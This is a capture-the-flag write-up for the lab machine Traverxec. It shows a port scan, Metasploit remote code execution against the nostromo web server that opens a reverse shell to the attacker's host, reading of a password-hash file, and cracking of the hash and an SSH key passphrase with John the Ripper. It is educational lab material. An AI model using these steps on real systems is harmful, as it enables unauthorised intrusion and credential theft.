
Hack the box writeup: finding user.txt on Traverxec

Part 1: Port Discovery


The first thing I did when attacking the box was to run a port scan on its IP address. I used zenmap, which is a gui version of nmap. After scanning all possible TCP ports, I found only two open ports: ssh and tcp. I decided to start with the nostromo web server



```
nmap -p 1-65535 -T4 -A -v 10.10.10.165

Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|_  256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
80/tcp open  http    nostromo 1.9.6
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
```


Part 2: Nostromo research

After doing a bit of research on Nostromo. I found a few Nostromo exploits, one was a DOS exploit and another was a remote command execution exploit. I chose the RCE exploit because shutting off the service would ruin the point of trying to break into it. The RCE is recent, being disclosed a month before this box was released. The RCE exploit is available on metasploit (https://www.rapid7.com/db/modules/exploit/multi/http/nostromo_code_exec) so starting it up only required me to update the database on my kali machine.



```
       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/http/nostromo_code_exec
```


After choosing the exploit and setting up the options, I run it and get a command shell.



```
msf5 exploit(multi/http/nostromo_code_exec) > set lhost 10.10.15.213
lhost => 10.10.15.213
msf5 exploit(multi/http/nostromo_code_exec) > set srvhost 10.10.15.213
srvhost => 10.10.15.213
msf5 exploit(multi/http/nostromo_code_exec) > set rhost 10.10.10.165
rhost => 10.10.10.165
msf5 exploit(multi/http/nostromo_code_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.213:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.10.15.213:4444 -> 10.10.10.165:56422) at 2019-11-22 00:56:26 -0500
```


Part 3: Inside the system

The first thing I did was run a few commands to make sure everything worked fine, and luckily it did.




```
pwd
/usr/bin
w
 01:24:11 up 8 min,  1 user,  load average: 0.20, 0.19, 0.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
david    pts/0    10.10.14.3       01:17    3:55   0.01s  0.01s -bash
```

After exploring the system a bit, I check out the nostromo service to see what I can find. I find two files that are important: nhttpd.conf and .htpasswd.




```
cat /var/nostromo/conf/nhttpd.conf
# MAIN [MANDATORY]

servername      traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot      /var/nostromo
servermimes             conf/mimes
docroot     /var/nostromo/htdocs
docindex    index.html

# LOGS [OPTIONAL]

logpid      logs/nhttpd.pid

# SETUID [RECOMMENDED]

user        www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess    .htaccess
htpasswd    /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons      /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs    /home
homedirs_public         public_www
cat /var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

After doing research on these files, I discovered that users will have their own webpage with the url path ~[username]. Doing that led me to David's webpage.




**Private space.
Nothing here.
Keep out!**

The bottom of nhttpd.conf shows that users have a public directory under the folder "public_www". Doing that led me to his "protected file area"




```
ls -la /home/david/public_www
total 16
drwxr-xr-x 3 david david 4096 Oct 25 15:45 .
drwx--x--x 6 david david 4096 Nov 22 04:29 ..
-rw-r--r-- 1 david david  402 Oct 25 15:45 index.html
drwxr-xr-x 2 david david 4096 Nov 22 04:25 protected-file-area
```

David's protected file area is guarded with .htaccess, which requires the password from .htpasswd, the file I discovered earlier. Sadly, .htpasswd isn't in plaintext, its hashed.



```
ls -la /home/david/public_www/protected-file-are
a
total 12
drwxr-xr-x 2 david david 4096 Nov 22 04:25 .
drwxr-xr-x 3 david david 4096 Oct 25 15:45 ..
-rw-r--r-- 1 david david   45 Oct 25 15:46 .htaccess
cat /home/david/public_www/protected-file-area/.htaccess
realm David's Protected File Area. Keep out!
```


Also for some reason the backup-ssh key files weren't shown at first, not really sure why. But because of this I doubted myself of having to go here. I ended up spending unnecessary time exploring elsewhere into the system until I looked again, and this time it was there.



```
ls -la /home/david/public_www/protected-file-area
total 16
drwxr-xr-x 2 david david 4096 Oct 25 17:02 .
drwxr-xr-x 3 david david 4096 Oct 25 15:45 ..
-rw-r--r-- 1 david david   45 Oct 25 15:46 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25 17:02 backup-ssh-identity-files.tgz
```


Part 4: Cracking Hashes

The first tool I tried to use was hashcat. Hashcat required me to identify which type of hash it was, after running hash identifier, I discovered it was md5(Unix).




```
root@kali:~/Desktop# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: $1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/

Possible Hashs:
[+] MD5(Unix)
--------------------------------------------------
```

After running hashcat with the massive rockyou.txt wordlist, not only did my kali machine start to move to a crawl, it completely crashed on me! And not only that, but Google chrome crashed on my host machine. After restarting my kali machine, I decided that I should probably do john the ripper instead. John the ripper was able to find the password, and rather quickly too.



```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt david.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:10 9.18% (ETA: 05:25:23) 0g/s 146822p/s 146822c/s 146822C/s mrcup123..mr7750
0g 0:00:00:13 12.15% (ETA: 05:25:21) 0g/s 147308p/s 147308c/s 147308C/s chikity..chika_16
0g 0:00:00:20 19.49% (ETA: 05:25:17) 0g/s 149260p/s 149260c/s 149260C/s tyrese787..tyrell767
0g 0:00:00:39 38.32% (ETA: 05:25:16) 0g/s 142104p/s 142104c/s 142104C/s mem1691..melyza1024
0g 0:00:00:56 56.71% (ETA: 05:25:13) 0g/s 143688p/s 143688c/s 143688C/s fana**5626..famz04
0g 0:00:01:00 61.28% (ETA: 05:25:12) 0g/s 144516p/s 144516c/s 144516C/s dagulito..dagr83
0g 0:00:01:01 62.42% (ETA: 05:25:12) 0g/s 144690p/s 144690c/s 144690C/s conboy123..conanjohn
0g 0:00:01:02 63.41% (ETA: 05:25:12) 0g/s 144523p/s 144523c/s 144523C/s chipst3r..chippylou
0g 0:00:01:04 65.78% (ETA: 05:25:12) 0g/s 144975p/s 144975c/s 144975C/s broken2319..brokanhart
0g 0:00:01:07 68.94% (ETA: 05:25:12) 0g/s 144951p/s 144951c/s 144951C/s ayl1821*..ayj1414
0g 0:00:01:09 71.28% (ETA: 05:25:11) 0g/s 145293p/s 145293c/s 145293C/s allnet34..allmine21
0g 0:00:01:11 73.60% (ETA: 05:25:11) 0g/s 145771p/s 145771c/s 145771C/s Tazlove..Taylor98juju
0g 0:00:01:12 74.54% (ETA: 05:25:11) 0g/s 145578p/s 145578c/s 145578C/s Redneck711..Redcoon
Nowonly4me       (?)
```

Using the newly found password, I downloaded the ssh keys, ready to finally get the user.txt file from David, but...



10.10.10.165/~david/protected-file-area

404 Not Found

ostromo 1.9.6 at 10.10.10.165 Port 80


http://10.10.10.165 is requesting your username and password. The site says: "David's Protected File Area. Keep out!"

User Name:

Password:


Part 5: Cracking Hashes 2: Electric Boogaloo

… The ssh key has a password to it! After doing some research, I find the ssh2john.py script, which turns the ssh key into a hash that John the ripper can crack. Running john with the rockyou.txt file once again, the hash got successfully cracked!



```
root@kali:~/.ssh# /usr/share/john/ssh2john.py id_rsa > sshhash
root@kali:~/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts  sshhash
root@kali:~/.ssh# john --wordlist=/usr/share/wordlists/rockyou.txt sshhash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
```

As soon as I ssh'd into the system as David, I quickly discovered user.txt and successfully submitted it.



```
david@traverxec:~$ ls
beroot.pyc  bin  public_www  user.txt
david@traverxec:~$ ls -la
total 48
drwx--x--x 6 david david 4096 Nov 22 07:18 .
drwxr-xr-x 3 root  root  4096 Oct 25 14:32 ..
lrwxrwxrwx 1 root  root     9 Oct 25 16:15 .bash_history -> /dev/null
-rw-r--r-- 1 david david  220 Oct 25 14:32 .bash_logout
-rw-r--r-- 1 david david 3526 Oct 25 14:32 .bashrc
